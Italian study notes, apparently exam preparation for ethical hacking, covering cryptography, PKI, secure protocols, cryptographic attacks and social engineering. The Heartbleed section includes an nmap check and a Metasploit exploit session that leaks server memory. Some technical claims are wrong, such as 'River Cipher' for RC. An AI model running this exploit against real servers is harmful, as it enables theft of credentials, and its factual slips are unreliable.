CRYPTOGRAPHY AND ENCRYPTION OVERVIEW

La crittografia è la scienza che studia la protezione delle informazioni, utilizzando tecniche per rendere le informazioni inutilizzabili a coloro che non possiedono i mezzi per decifrare. Il processo principale è semplice : Prendere un plain text (testo semplice), applicaci la crittografia e si trasforma in cipher text (qualcosa che non si può leggere, purché ci sia una disposizione che permetta di riportare il testo cifrato in chiaro).

Crittoanalisi è lo studio e il metodo usato per craccare le comunicazioni di cui abbiamo appena parlato, e ci sono 3 diversi metodi :

In primis bisogna attaccare le comunicazioni cifrate in modo lineare, la quale bisogna prendere il blocco del testo conosciuto e confrontarlo con il blocco cifrato, linea dopo linea, dal davanti al di dietro.

- **Linear cryptanalysis** : funziona bene con il block cypher (cifrario a blocchi).
- **Differential cryptoanalysis** : si applica agli algoritmi di chiave simmetrica, confronta le differenze tra gli input e il modo in cui ciascuno di essi influenza il risultato.
- **Integral cryptoanalysis** : prende in prestito dal differenziale il confronto tra ingresso e uscita; tuttavia, l'integrale esegue più calcoli dello stesso blocco di ingresso.

NOTE : Plain text significa testo non cifrato, nulla a che fare con l'ASCII.

Le funzionalità che la crittografia copre sono : confidenzialità, integrità e disponibilità. Cifrare assicura la confidenzialità perché solo chi ha la chiave può vedere, comunque molti altri algoritmi e tecniche assicurano integrità (tipo l'hash) e non repudiation ovvero che entrambe le parti non possono negare di aver inviato il messaggio.

ENCRYPTION ALGORITHMS AND TECHNIQUE

La crittografia può essere espressa anche scambiando di lettere l'una con l'altro (Caesar Cypher) oppure applicare funzioni matematiche per cambiare il contenuto completamente. I sistemi moderni utilizzano sistemi che utilizzano algoritmi di cifratura e chiavi separate per completare il task.

Un'algoritmo è un step-by-step metodo per risolvere un problema.

NOTE : La cifratura di bit ha generalmente 1 o 2 forme : sostituzione o trasposizione, uno sostituisce l'altro cambia l'ordine.

Gli algoritmi di cifratura sono formule matematiche usate per cifrare e decifrare i dati, questi algoritmi vengono chiamati ciphers.

Dato che si utilizzano delle chiavi ci sono due metodi con cui si possono utilizzare e sono : simmetriche ed asimmetriche.

Ma prima parliamo di come funzionano i cipher, questi per cifrare i dati hanno due modi : il primo è prendere bit di dati da cifrare come un flusso continuo. In altre parole leggere i bit nel loro pattern regolare e vengono immessi nel cfrario e crittografati uno alla volta, di solito con un'operazione di XOR. Questo conosciuto come stream cipher funziona con un alto tasso di velocità.

L'altro metodo, i bit dei dati sono divisi in blocchi e vengono immessi nel cipher, ogni blocco di dati (64 bit alla volta) è cifrato con la chiave e l'algoritmo. Questi sono conosciuti come block cipher ed utilizzano sostituzione e trasposizione, sono lenti rispetto allo stream cipher.

NOTE : Cryptool è un tool che può soddisfare le curiosità.

L'operazione di XOR è il fulcro di molti calcoli. Uno XOR ha bisogno di due input. Nel caso degli algoritmi di cifratura questi sono i bit dei dati e i bit della chiave. Ogni bit è inserito nell'operazione e lo XOR effettua una determinazione. Se il bit corrisponde, l'output è 0, altrimenti 1.

XOR table

First Input	Second Input	Output
0	0	0
0	1	1
1	0	1
1	1	0

EXAMPLE : For example, suppose you had a stream of data bits that read 10110011 and a key that started 11011010. If you did an XOR on these bits, you'd get 01101001. The first two bits (1 from data and 1 from the key) are the same, so the output is a zero (0). The second two bits (0 from data and 1 from the key) are different, outputting a one (1). Continue that process through, and you'll see the result.

Tieni a mente che la lunghezza della chiave è di massima importanza, se la chiave scelta è più piccola dei dati, il cipher diventa vulnerabile agli attacchi di frequenza.

EXAM TIP : I moderni sistemi di cipher funzionano in 2 macro categorie : cipher che si basano sul tipo di chiave usata e altri che si basano sul tipo di input dati. I tipi di chiave sono Pubblico o Privato, mentre i tipi di input si riferiscono ai blocchi (blocchi di dimensioni fisse crittografati), o a flussi (un flusso continuo di dati viene crittografato man mano che arriva).

SYMMETRIC ENCRYPTION

Anche conosciuto come single key o shared key, la cifratura a chiave simmetrica significa che una chiave è utilizzata per cifrare e decifrare i dati. Questo comporta molte vulnerabilità. Partiamo dal fatto che la distribuzione di chiavi e la gestione in questo tipo di sistema è difficile. Come rendo sicure le chiavi? Se le invio sul network, qualcuno potrebbe rubarle. Supponiamo abbiamo 2 diverse persone che vogliono comunicare, questo crea 3 linee differenti di comunicazione che devono essere messe in sicuro ed hai bisogno di 3 chiavi. Quindi il numero di chiavi aumenta esponenzialmente. La formula per calcolarlo è

$$N(N-1)/2$$

Dove N è il numero di nodi nella rete.

Ci sono diversi algoritmi simmetrici :

- **DES** : Un cifrario a blocchi che usa 56 bit key (8 bit riservati alla parità). Data la piccolezza delle chiavi è considerato da subito obsoleto e non è considerato un modo sicuro.
- **3DES** : Un cifrario a blocchi che usa 168 bit key. 3DES può usare da 3 chiavi in uno un metodo di cifratura multipla. È molto più efficiente del DES ma più lento.
- **AES (Advanced Encryption Standard)** : Un cifrario a blocchi che usa la lunghezza della chiave di 128, 192 o 256, molto più veloce del DES o 3DES.
- **IDEA (International Data Encryption Algorithms)** : Un cifrario a blocchi che usa una chiave da 128 bit, creato per sostituire il DES.
- **TWOFISH** : Un block cipher che utilizza una chiave di lunghezza sopra i 256 bit.

- **BLOWFISH** : Un veloce cipher block, largamente rimpiazzato dal AES, usa 64 bit block size e una chiave da 32 a 448 bit. E considerato di dominio pubblico.
- **RC (River Cipher)** : Ha avuto varie versioni, da RC2 al RC6. Un cifrario a blocchi che usa una chiave di lunghezza variabile sopra ai 2040 bit. RC6, utilizza 128 bit di blocco e 4 bit di registri di lavoro. Mentre RC5 utilizza blocchi variabili di 32.64 o 128 e 2 bit di registri di lavoro.

La crittografia simmetrica è un ottima scelta se si vuole fare crittografia di massa per la sua velocità, ma la distribuzione delle chiavi è un problema perché bisognerebbe distribuirle in un canale offline. Infine cifratura simmetrica fa un grande lavoro per quanto riguarda la confidenzialità ma non per il non ripudio.

ASYMMETRIC ENCRYPTION

La cifratura asimmetrica arriva per risolvere i problemi riguardanti la singola chiave per cifrare e decifrare i messaggi, come si fa a condividere la chiave in maniera efficiente e sicura senza compromettere la sicurezza? la risposta è utilizzando due chiavi. Una chiave che cifra e l'altra che decifra, quella che cifra è la chiave pubblica, quella che decifra la chiave privata.

Ma come fa una persona ad inviare la chiave pubblica ad un'altra persona e far sì che lei, con una certa sicurezza, sappia che è stata inviata da lui?

NOTE : È importante notare che, sebbene la firma di un messaggio con la chiave privata sia l'atto necessarie per fornire una firma digitale e, di fatto, la confidenzialità e il non ripudio, questo è solo se le chiavi sono valide. È qui che entrano in gioco la gestione delle chiavi e il senza il loro controllo sull'intero scenario, niente di tutto questo ha senso.

NOTE : I semplici sistemi di infrastruttura a chiave pubblica (PKI) sono abbastanza facili da capire, ma se se vi è capitato di firmare un'e-mail con una chiave che non corrisponde al vostro effettivo indirizzo di invio, le cose possono diventare assurde. Supponendo che la vostra PKI sia un po' più elegante, potete associare chiavi diverse (con indirizzi diversi) a un individuo. Tuttavia, le cose possono sfuggire di mano molto rapidamente.

Ci si può davvero fidare di quella firma?

Alcuni esempi di algoritmi asimmetrici sono :

- **Diffie-Hellman** : Sviluppato per l'uso di key exchange protocol, questo utilizza il Secure Socket Layer (SSL) e IPsec encryption. Può essere vulnerabile al MITM.
- **Elliptic Curve Cryptosystem** : Usa il punto di una curva ellittica, in congiunzione con problemi di logaritmi, per la cifratura e la firma. Utilizzo migliore per mobile device.
- **EI Gamal** : Questo metodo utilizza la soluzione di problemi di logaritmi discreti per la crittografia e la firma digitale.
- **RSA** : Questo algoritmo raggiunge una forte cifratura tramite l'uso di 2 grandi numeri primi. Fattorizza questi numeri creando chiavi da 4096 bits. RSA può essere usato per cifratura e digital signature ed il moderno de facto standard.

Cifratura asimmetrica garantisce confidenzialità e non ripudio e risolve i problemi della distribuzione e scalabilità. Nelle performance (asimmetrico è più lento di simmetrico specialmente nella cifratura di massa), e nella potenza di processo (asimmetrico richiede chiavi più lunghe, è buono per piccoli quantità di dati).

HASH ALGORITHMS

Gli algoritmi di hash sono una funzione matematica "one way" che prende input e li produce in una lunghezza fissa (tipicamente numeri), o hash, basati sulla disposizione dei bit dati in input. Il suo unico scopo è quello di fornire un mezzo per verificare l'integrità di un dato, cambiando un solo bit nella disposizione dei dati originali, si otterrà una risposta diversa.

EXAM TIP : La porzione one way è un elemento importante. L'hash fa un buon lavoro per quanto riguarda l'integrità, non è sviluppato per essere un sistema di cifratura. Non esiste un modo per fare reverse-engineer dell'hash.

Ci sono vari tipi di hash :

- **MD5 (Message Digest algorithms)** : Questo produce un hash 128 bit output, espresso come un 32 digit esadecimale. fu originariamente popolare per assicurare l'integrità dei file.
- **SHA-1** : produce un valore di 160 bit come output.
- **SHA-2** : Questo algoritmo ha 4 hash function separate che producono output di 224, 256, 384 e 512 bit.
- **SHA-3** : Questo algoritmo chiamato anche "sponge construction" dove i dati sono assorbiti nella spugna (con uno XOR che inizializza i bit di stato) e li spreme fuori.

EXAM TIP : RIPEMD# (Race integrity primitives evaluation message digest, dove # indica la lunghezza dei bit), è un'altra funzione hash dove in base al numero inserito dopo # computa tali bit e finisce con qualcosa che viene chiamato modulo 32.

L'hash non è assolutamente immune agli attacchi, dato che sta diventando vecchio necessita di essere rimpiazzato. L'attacco che si può fare nei confronti dell'hash è il collision attack. In pratica questo avviene quando due o più file danno lo stesso output, che non si suppone debba avvenire. Quando l'hacker crea un secondo file che produce lo stesso hash di output uguale all'originale, potrebbe passare dal fake file all'originale. Collision potrebbe sempre avvenire.

EXAM TIP : DUHK attack "Don't Use Hard-Coded Keys" fa riferimento alle vulnerabilità che permettono all'attaccante di accedere alle chiavi dell'implementazione della VPN. Colpisce i device che usano ANSI X9.31 random number generator in congiunzione con hard-coded seed key.

Il maggiore utilizzo degli hash è per le password. La password originale è hashata e poi inviata al server dove viene conservata. Quando l'utente fa il log in, la password è hashata con lo stesso algoritmo e chiave. se i due corrispondono, allora l'utente ha l'accesso. L'attaccante potrebbe rubare il file e provare tutti i possibili input per avere lo stesso risultato ma è una tecnica che ci vuole molto tempo.

NOTE : Nei sistemi moderni, l'utilizzo delle rainbow table è morto.

Per proteggersi dai collision attack e dalle rainbow table si può utilizzare il salt, ovvero una collezione di random bit da aggiungere come chiave aggiuntiva all'algoritmo di hash. Dato che bit, lunghezza sono random l'aggiunta del salt aumenta la difficoltà nel fare il collision. Per ogni salt che viene aggiunto ad ogni bit il salt aggiunge un elevato alla 2 sulla complessità.

Ci sono vari tool per creare e vedere gli hash, MD5Calculator, HashCalc, HashMyfiles, HashDroid.

STEGANOGRAPHY

E la pratica di nascondere il messaggio all'interno di un mezzo (un'altro file o immagine) nella maniera in cui solo il destinatario e il mittente sanno, tralasciando il fatto di come venga cifrato.

EXAMP TIP : Come si può sapere se un file è stego-file? Per il testo, caratteri, posizioni, queste sono le chiavi! Se l'immagine è più grande di un file e si vedono dei colori strani. Audio e video invece richiedono tool specifici.

Nella steganografia ci sono 3 tecniche principali.

- Inserimento dei bit
- Mascherare e filtrare
- Algoritmi di trasformazione per nascondere dati in funzioni matematiche usate in immagini compresse. L'immagine è uguale ma la dimensione è più grande.

Tool come OmniHidePro e Masker sono utili per incollare messaggi in video stream. DeepSound e Mp3Stego, QuickStego, gifshuffle, SNOW, steganography studio, openstego.

PKI, THE DIGITAL CERTIFICATE, AND DIGITAL SIGNATURE.

Ci sono un paio di cose da considerare nello schema della cifratura. Il primo è la protezione dei dati, la cifratura, che è dato con il set di chiavi uno per la cifratura e l'altra per decifrare. le chiavi pubbliche sono condivise mentre le private no. In un classico asimmetrico schema le chiavi pubbliche vengono create, gestite, distribuite, salvate e finalmente revocate.

Il secondo punto è il problema del non ripudio.

Per risolvere questi problemi esiste un template che si chiama public key infrastructure (PKI).

THE PKI SYSTEM

Il PKI è una struttura disegnata per verificare ed autenticare l'identità degli individui all'interno dell'azienda che partecipano a uno scambio di dati.

Consiste nel hardware, software e policies che creano, gestiscono, salvano e distribuiscono e revocano le chiavi e i certificati digitali. Non tutte le PKI sono uguali.


CA = certificate authority ha molti subordinati come il registration authorities (RA) che mantiene le cose internamente. In molti sistemi le chiavi pubbliche e private vengono inserite nei token che è richiesto in futuro quando l'utente vorrà autenticarsi.

Il sistema parte da sopra con una parte neutrale chiamata certificate authority. Il CA fa da terze parti per l'organizzazione, come un notaio, quando firma qualcosa allora è valido. Il suo ruolo è quello di creare e rilasciare certificati digitali che possono essere usati per verificare l'identità. Il CA inoltre tiene traccia dei certificati coni sistemi (utilizzando il certificate management system), e mantiene il certificate revocation list (CRL), utilizzando per tracciare quale certificato ha problemi e quali sono stati revocati.

NOTE : In molti sistemi PKI, un'entità esterna chiamata validation authority (VA) è utilizzato per validare i certificati.

Con questo sistema, un utente in un'organizzazione non deve andare a chiedere la sua chiave individuale ma semplicemente può andare direttamente dalla CA.

The PKI system :



NOTE : Il root del CA è molto importante perché se si riesce a gestire si potranno gestire i certificati all'interno del browser.

Un'altro termine importante è il trust model che descrive il modo in cui le entità all'interno di un'azienda trattano le chiavi, le firme e i certificati.

Ci sono 3 tipi di modelli di base :

- **Web of trust** : multiple entità firmano per un'altra. In altre parole i sistemi si fidano sulla base della certificazione che hanno ricevuto da altri utenti sullo stesso sistema.
- **Single-authority** : Ha il CA al top che crea e rilascia certificati.
- **Hierarchical trust system** : Che ha sempre CA al top (root CA) ma fa uso di uno o più registration authorities (subordinate CA) al di sotto di lui per rilasciare e gestire certificati. Il sistema è il più sicuro perché può tracciare il certificato fino al root per assicurare l'autenticità senza single point of failure.

EXAM TIP : Un CA può essere impostato per fidarsi di un CA di una PKI differente tramite qualcosa che viene chiamato cross-certification. Questo permette ad entrambi PKI CA di validare i certificati generati da entrambi i lati.

DIGITAL CERTIFICATES

Sono una misura per la quale ogni entità sul network possono fornire l'identificazione. Il digital certificate è un file elettronico che è usato per verificare un'identità, fornendo non ripudio attraverso il sistema.

Lo standard del certificato è quello utilizzato in tutto il mondo il X.509.

Il contenuto del digital certificate è il seguente :

- **Version**
- **Serial number**
- **Subject**
- **Algorithm ID**
- **Issuer** : Chi ha creato il certificato
- **Valid from and Valid to** : La data fino a quando è valido
- **Key usage** : Descrive lo scopo del perché è stato creato il certificato
- **Subject public key** : Una copia della chiave pubblica del soggetto
- **Optional field** : Include Issuer Unique Identifier, Subject Alternative Name and Extension.

EXAM TIP : Sapere cosa c'è nel digital certificate e cosa fa ogni campo è importante ma soprattutto bisogna ricordare che la chiave viene inviate nel digital certificate.

Un'altra concetto da capire è la differenza tra signed cert e self-signed cert. La differenza la fa su chi firma e chi valida i certificati. Se ci suppone di avere un'applicazione o un servizio interno all'azienda e bisogna fornire autenticazione ai servizi tramite certificati allora la scelta migliore è il self-signed. Perché si risparmiano soldi e complessità ma gestirli può essere veramente difficile.

NOTE : ECC definisce che il self-signed certificate viene firmato dalla stessa persona che certifica l'identità (cioè, firmato utilizzando la chiave privata dell'entità). In pratica, le CA interne possono essere (e vengono) create per gestire i certificati autofirmati all'interno della rete.

I Signed certificate generalmente indicano generalmente che è coinvolta una CA e che la firma che convalida l'identità dell'entità è confermata da una fonte esterna. I signed certificate sono l'opposto dei self signed sono affidabili se la catena della CA è convalidata e non corrotta, è valida ovunque.

DIGITAL CERTIFICATE

La firma digitale non è nient'altro che un'algoritmo creato per assicurare l'autenticità e l'integrità del mittente, spesso creato con algoritmi di hash.

Funziona in questo modo :

1. Bob crea un messaggio di testo da inviare a Joe.
2. Bob passa il suo messaggio attraverso un hash e genera un risultato.
3. Bob critta il risultato dell'hash con la sua chiave privata e invia il messaggio, insieme all'hash crittografato, a Joe.

4. Joe riceve il messaggio e tenta di decifrare l'hash con la chiave pubblica di Bob. Se funziona, sa che il messaggio proviene da Bob perché l'unica cosa che la chiave pubblica di Bob potrebbe mai decifrare è qualcosa che è stato criptato con la sua chiave privata.

NOTE : FIPS 186-2 specifica qualcosa chiamato Digital Signature Algorithm (DSA) usato nella generazione e verifica di firme digitali.

Quando si parla di PKI, asymmetric encryption, digital certificate e digital signature ricorda che : le chiavi vengono generate sempre in coppia, quello che uno fa, l'altro non fa. Le chiavi pubbliche (condivise con tutti) sono usate per cifrare e le private(che hanno solo i proprietari) per decifrare e viene anche utilizzata per provare l'autenticità attraverso la firma digitale. Il PKI genera, distribuisce e revoca le chiavi. Viene anche utilizzato per creare e disseminare i certificati digitali ed il suo standard è il X.509

ENCRYPTED COMMUNICATION AND CRYPTOGRAPHY ATTACK

Partiamo dal capire un concetto fondamentale il “Data at Rest”. Il suo vero significato è che il dato non è in uno stato di salvataggio e non è al momento accessibile.

I vendori di DAR sono incaricati con un singolo obiettivo : proteggere i dati su dispositivi mobile dalla perdita o dal furto mentre sono in uno stato di riposo (resting state). Spesso questo comporta il full disk encryption (FDE), dove l'autenticazione prima del boot è necessaria per lo sblocco del disco prima che questo si avvii. Una volta avviato e protegge i dati allora applica altre misure di sicurezza. L'idea è che se un bad guy ruba il tuo laptop o telefono mobile, i dati sul disco sono protetti. FDE può essere un software o un hardware, e può essere usato come network-based authentication (Active Directory for example) oppure come risorsa locale. Software based FDE prevedono un central management, la quale creano chiavi e recuperano le azioni facilmente. Un esempio su windows è BitLocker oppure McAfee Endpoint encryption.

NOTE : Un altro aspetto positivo del FDE è la protezione contro boot-n-root attack. Una chiavetta usb bootable che si può inserire, avviare e distruggere il computer, qui bisogna proteggere anche l'OS.

Mentre anche per quanto riguarda proteggere i file o le cartelle su un server c'è bisogno di una cifratura. Alcuni tool sono EFS, VeraCrypt, AxCrypt o Gnu Private Guard.

ENCRYPTED COMMUNICATION

Una cosa è proteggere i dati, un'altra è capire come trasportarli in maniera sicura e protetta. SMTP è il protocollo dell'email ma invia dati in plain text, come anche Telnet e SNMP.


Per comunicare in maniera sicura ci sono varie opzioni :

- **Secure shell (SSH)** : SSH, è la versione sicura di Telnet. Utilizza la porta TCP 22 e si affida alle crittografia delle chiavi pubbliche per la sua cifratura. Originariamente creato per remote session su sistemi UNIX per eseguire comandi o può essere usato come tunnelling protocol. SSH2 è il suo successore più sicuro efficiente e portatile ed include anche una sua built-in cifratura sulla versione FTP (SFTP).
- **Secure Socket layer (SSL)** : Questo cifra i dati al livello di trasporto, per avere comunicazioni sicure su internet. Utilizza RSA e i certificati digitali e può essere usato anche con i layer soprasanti. Rimpiazzato poi dal Transport Layer Security (TLS).
- **Transport Layer Security (TLS)** : Utilizza algoritmo RSA da 1024 e 2048 bit, TLS è il successore di SSL. La parte dell'handshake permette ai client e server di autenticarsi l'uno con l'altro ed il TLS Record Protocol prevede un canale di comunicazione sicuro.
- **Internet Protocol Security (IPSec)** : Questo è un network layer tunnelling protocol che può essere utilizzato in due modi : tunnel (tutto il pacchetto IP cifrato) e transport (solo il payload cifrato). The Authentication Header (AH) protocol prevede la verifica dell'integrità dei pacchetti IP e determina la validità della fonte : fornisce autenticazione ed integrità e

non confidenzialità. Encapsulating Security Payload (ESP) cifra tutti i pacchetti (in trasport mode i dati sono cifrati ma l'header no; nel tunnel mode, tutto il pacchetto).

- **PGP** : Pretty Good Privacy è utilizzato per firmare, comprimere e cifrare e decifrare l'email, files, directory e anche disk partition. Principalmente per aumentare la sicurezza dell'email. PGP segue lo standard di OpenPGP (RFC4880) per cifrare e decifrare dati.

SSL connection step



NOTE : Quando il topic è l'email si parla anche di S/MIME (Secure/Multipurpose Internet Mail Extension) creato da RSA DATA SECURITY che è lo standard per chiavi pubbliche e firme per MIME data. La differenza tra questo e PGP è che PGP cifra tutto non solo email.

Nel Marzo del 2014 venne scoperta una vulnerabilità importantissima chiamata Heartbleed che sfruttava una piccola funzionalità di OpenSSL. OpenSSL usa heartbleed durante la sessione per verificare se i dati erano ricevuti correttamente e faceva questo inviando richieste echo indietro al sistema. In pratica dice "ho ricevuto i dati vai avanti e inviamene altri". In Heartbleed un attaccante invia un singolo byte di dati mentre dice al server di inviare 64Kb di dati, Il server quindi ne invia indietro 64 di dati random dalla sua memoria.

EXAMPLE TIP : il comando per verificare la vulnerabilità è nmap -d --script ssl-heartbleed --script-args vulns.showall -sV [host].

Si può iniettare l'exploit tramite Metasploit per vedere username e password.

```

msf > use auxiliary/scanner/ssl/openssl_heartbleed
msf > auxiliary[openssl_heartbleed] > set RHOSTS 172.16.5.12
RHOSTS => 172.16.5.12
msf > auxiliary[openssl_heartbleed] > set RPORT 443
RPORT => 443
msf > auxiliary[openssl_heartbleed] > set THREADS 50
THREADS => 50
msf > auxiliary[openssl_heartbleed] > set verbose true
verbose => true
msf > auxiliary[openssl_heartbleed] > exploit
[*] 172.16.5.12:443 - Sending Client Hello...
[*] 172.16.5.12:443 - Sending Heartbeat
[*] 172.16.5.12:443 - Heartbeat response, 65551 bytes
[+] 172.16.5.12:443 - Heartbeat response with leak
[*] 172.16.5.12:443 - Printable info leaked:

S@$fy90Q6_fQH5f"!98532ED/AeL6.centos Firefox/3.6.24Accept: image/png,image/*
q=0,8,*/*;q=0,5Accept Language: en-us,

```

EXAM TIP : Un'altro attacco a cui si fa riferimento è FREAK. Factoring Attack su RSA-EXPORT Keys è un'attacco man-in-the-middle che forza un downgrade delle chiavi RSA in una lunghezza più debole per poi eseguire attacco di brute force.

Se FREAK non è abbastanza esiste POODLE (Padding Oracle On Downgraded Legacy Encryption). sempre scoperto da google, molti browser cambiano protocollo dal SSL 3.0 quando la connessione TLS non è possibile farla, se l'attaccante può entrare nella connessione tra client e server, potrebbe interferire nell'handshake, rendendo questo un fallimento e quindi far scendere il client al protocollo SSL 3.0.

SSL 3.0 utilizza RC4, la quale è pieno di problemi. SSL 3.0 ha un difetto di progettazione che consente di modificare i dati di padding alla fine di un cifrario a blocchi in modo che il cifrario diventi meno sicuro ogni volta che viene passato e se l'attaccante siede di mezzo può vedere tutto. La mitigazione per POODLE è chiara : non utilizzare SSL 3.0. Disabilitarlo completamente è una buona tecnica. Altrimenti si può implementare TLS_FALLBACK_SCSV (una fake suite di avvertimenti nel Client Hello message, che inizia con SSL/TLS) per prevenire l'attacco.

NOTE : Google chrome e google server già supportano TLS_FALLBACK_SCSV, così da rimuovere SSL 3.0.

Un'altro tipo di mitigazione è fare il “anti-POODLE record splitting”. Questo divide i record in più parti assicurandosi che nessuno di queste venga attaccata.

EXAM TIP : Bisogna conosce HeartBleed e POODLE molto bene, OPENSSL è vulnerabile nelle versioni 1.0.1 e 1.0.1f e compariranno domande su questo.

The DROWN (Decrypting RSA with Obsolete and Weakened eNcryption) attack, per il sito DrownAttack.com, è “una seria vulnerabilità che infetta HTTPS e altri servizi che si affidano a SSL e TLS”. DROWN permette agli attaccanti di rompere la cifratura e leggere o rubare informazioni sensibili come password, credit card.

Mitigare DROWN è come POODLE, basta spegnere il supporto per la crittografia in questo caso SSLv2.

CRYPTOGRAPHY ATTACK

Su come craccare le cifrature ci sono vari metodi :

- **Known plain text attack :** In questo attacco l'attaccante ha entrambi i testi in chiaro e il corrispettivo testo cifrato, Il testo in chiaro copiato viene scannerizzato per delle ripetute sequenze, che poi messe a confronto con il testo cifrato. Questo può essere utilizzato per decifrare le chiavi.

- **Chosen plain text** : Qui l'attaccante cifra multiple copie di testi in chiaro per ottenere la chiave.
- **Adaptive chosen plain-text attack** : L'attaccante fa una serie di query interattive, scelte da una sottosequenza di testi in chiaro basate sulle informazioni delle vecchie cifrature. Ciò che significa che l'aggressore invia una serie di testi cifrati da decifrare e poi utilizza i risultati delle decifrazioni per selezionare diversi testi cifrati strettamente correlati. L'idea è quella di ottenere sempre più informazioni sull'intero testo cifrato o sulla chiave stessa.
- **Cypher text-only attack** : l'hacker ottiene copie di diversi messaggi cifrati con lo stesso algoritmo. Statistical algorithm viene usato per rivelare il codice ripetuto che può essere usato per decifrare i messaggi di dopo.
- **Replay attack** : Questo viene utilizzato con il man-in-the-middle attack, L'attaccante ripete una porzione dello scambio crittografico nella speranza di ingannare il sistema nell'impostare un canale di comunicazione. L'attaccante non deve conoscere i dati effettivi (come la password) che vengono scambiati; deve solo azzeccare i tempi per copiare e poi riprodurre il flusso di bit. Il session token può essere utilizzato nel processo di comunicazione per combattere quest'attacco.
- **Chosen cipher text** : In questo attacco, il bad guy sceglie un particolare messaggio cifrato e prova a riconoscere la chiave mettendo facendo un confronto analitico co n chiavi multiple e un testo in chiaro. RSA è particolarmente vulnerabile a quest'attacco.

EXAM TIP : A side-channel attack non è un attacco tradizionale come gli altri. È un attacco fisico che monitora fattori ambientali (power consuming, timing ecc) del sistema crittografico.

Man-in-the-middle attack è il termine che si usa quando un'attaccante si posiziona tra due entità che comunicano, mentre il termine brute-force fa riferimento a tutte le possibili combinazioni che si possono fare contro un target.

NOTE : Inference significa che si può avere informazioni dal testo cifrato senza decifrarlo.

Per gli attacchi di cifratura abbiamo tool come Carnivore and Magic Lantern, L0phtcrack, John the Ripper, Pgp crack, Crypt Tool, CryptoBench, Jipher.

Più è forte la cifratura e più è lunga la chiave in us e più l'attaccante ci metterà ad avere successo, inutile dire che se si aggiunge anche il fattore di cambiare la chiave ogni tot periodo allora diventa incraccabile.

LOW TECH: SOCIAL ENGINEERING AND PHYSICAL SECURITY

SOCIAL ENGINEERING

Tutti i maggiori studi sulle vulnerabilità tecniche e sull hacking dicono tutti due cose. La prima che l'user in sè per sè è il collegamento di sicurezza più debole. La seconda che un'attaccante insider causa minacce molto più gravi.

Social engineering è l'arte di manipolare le persone, o un gruppo di persone, nell'ottenere informazioni su un servizio che altrimenti non avrebbero mai ottenuto.

EXAM TIP : ECC definisce 4 fasi per avere successo nel social engineer :

- Research
- Select victims
- Develop a research
- Exploit the relationship

Social engineering è un metodo non tecnico per attaccare sistemi, attacca help desk, i receptionist o l'utente problematico che lavora in fondo al corridoio.

Come funziona quest'attacco ? ECC definisce 5 motivi principali e 4 fattori che permette che questi si verifichino.

- Human nature (fidarsi degli altri)

- Ignorance of social engineering
- Fear
- Greed (avidità)
- A sense of moral obligation

HUMAN-BASED ATTACKS

Tutti gli attacchi di social engineering cadono in 3 macro categorie :

- Human based
- Computer based
- Mobile based

Human based social engineering interagisce in una conversazione o in altre circostanze tra due persone per raccogliere informazioni.

Esiste anche il dumpster diving, ovvero cercare nel cestino se c'è qualcosa chiamato anche trash intelligence.

NOTE : Tramite dumpster si possono ottenere veramente molte informazioni.

Probabilmente la forma comune di social engineering è l'impersonazione, quando l'attaccante finge di essere qualcun altro, facendo finta di essere un'autorità, a volte chiedendo informazioni a dipendenti.

La migliore impersonificazione da fare è sempre quella del supporto tecnico perché si riuscirebbero ad ottenere informazioni.

EXAM TIP : Utilizzare un telefono durante il social engineering viene chiamato vihishing (voice phising).

